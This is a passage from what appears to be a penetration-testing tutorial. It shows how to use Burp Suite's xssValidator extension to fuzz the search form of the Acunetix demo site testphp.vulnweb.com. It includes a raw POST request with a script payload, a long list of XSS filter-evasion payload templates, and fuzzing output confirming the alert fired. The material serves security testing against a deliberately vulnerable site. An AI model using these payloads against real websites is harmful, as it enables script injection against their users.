Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://testphp.vulnweb.com
Connection: close
Upgrade-Insecure-Requests: 1

searchFor=<script>confirm(299792458)</script>&goButton=go
```

Customizing the Payload lists

Several payloads come pre-installed with the XSS validator, but what if, if we want to add our customized payload?? Yes, we can do so by simply **typing or by pasting the payload(s)** directly in the **Payload option** provided at the right-hand side of the extension.

The screenshot shows a software interface titled "xssValidator". At the top, there are tabs for "Project options", "User options", and "xssValidator", with the last one being active. A red arrow points to the "xssValidator" tab. Below the tabs, the word "Payloads" is centered. A note says "Custom Payloads can be defined here, separated by linebreaks." It lists two types of placeholders: "{JAVASCRIPT}" for Javascript functions and "{EVENTHANDLER}" for Javascript events like onmouseover. In the main area, a code editor contains a payload: "<script> alert('Hacking Articles') </script>". This line is highlighted with a red box. Below it is a large block of various Javascript obfuscation techniques, such as multi-line scripts, inline styles, and event handlers.

```
<script> alert("Hacking Articles") </script>

<script>{JAVASCRIPT}</script>
<scr ipt>{JAVASCRIPT}</scr ipt>
"><script>{JAVASCRIPT}</script>
"><script>{JAVASCRIPT}</script><"'
'><script>{JAVASCRIPT}</script>
'><script>{JAVASCRIPT}</script><''
<SCRIPT>{JAVASCRIPT}:</SCRIPT>
<scri<script>pt>{JAVASCRIPT};</scr</script>ipt>
<SCRI<script>PT>{JAVASCRIPT};</SCR</script>IPT>
<scri<scr<script>ipt>pt>{JAVASCRIPT};</scr<sc</script>ript>ipt>
":{JAVASCRIPT};"
':{JAVASCRIPT};'
:{JAVASCRIPT};
:{JAVASCRIPT};

<SCR%00IPT>{JAVASCRIPT}</SCR%00IPT>
\":{JAVASCRIPT}://
<STYLE TYPE="text/javascript">{JAVASCRIPT};</STYLE>
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>
"{'EVENTHANDLER'}={JAVASCRIPT}
<<SCRIPT>{JAVASCRIPT}//<</SCRIPT>

<img src='1' onerror='{JAVASCRIPT}'
onerror='{JAVASCRIPT}'
onerror='{JAVASCRIPT}'
onload='{JAVASCRIPT}'
onload='{JAVASCRIPT}'>
<IMG ""><SCRIPT>{JAVASCRIPT}</SCRIPT>">
<IMG ""><SCRIPT>{JAVASCRIPT}</SCRIPT>>
```

Let's check whether this newly added **payload is triggering the grep phrase or not**. And for this, let's do the fuzzing again.

From the below screenshot, we can see that the grep phrase has been successfully triggered out by our payload.

Request	Payload	Status	Error	Timeout	Length	fy7sd... f7sd...	P grep	Comment
0	<script>alert("Hacking Articles")</script>	200			4960			
1	<script>alert("Hacking Articles")</script>	200			4996		<input checked="" type="checkbox"/>	
2								
3								
4								
5								
6								
7								
8								
9								
10								
11								
12								

Result 1 | Intruder attack 2

Payload: <script>alert("Hacking Articles")</script>
Status: 200
Length: 4996
Timer: 179

Previous Next Action

Request Response

Request Response

Raw	Headers	Hex	Render
1 POST	2 Host	3 User	4 Acce
5 Acce	6 Acce	7 Cont	8 Cont
9 Orig			

```
53      <!-- begin content -->
54      <!-- InstanceBeginEditable name="content_rgn" -->
55      <div id="content">
56          <h2 id='pageName'>
57              searched for: <script>
```

alert("Hacking Articles")

```
                  </script>
                  </h2>
              </div>
```

Pretty

Great!! From the below image, we can also see that the payload is executing as we desire.

A screenshot of a web browser window. The address bar shows the URL "testphp.vulnweb.com/search.php?test=query". The main content area displays a search result page from Acunetix. The page title is "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". Below the title is a navigation menu with links: "home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo". A search bar contains the text "searched". The search results are displayed in a dark box with the heading "Hacking Articles" and an "OK" button at the bottom right.

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

Windows

Linux

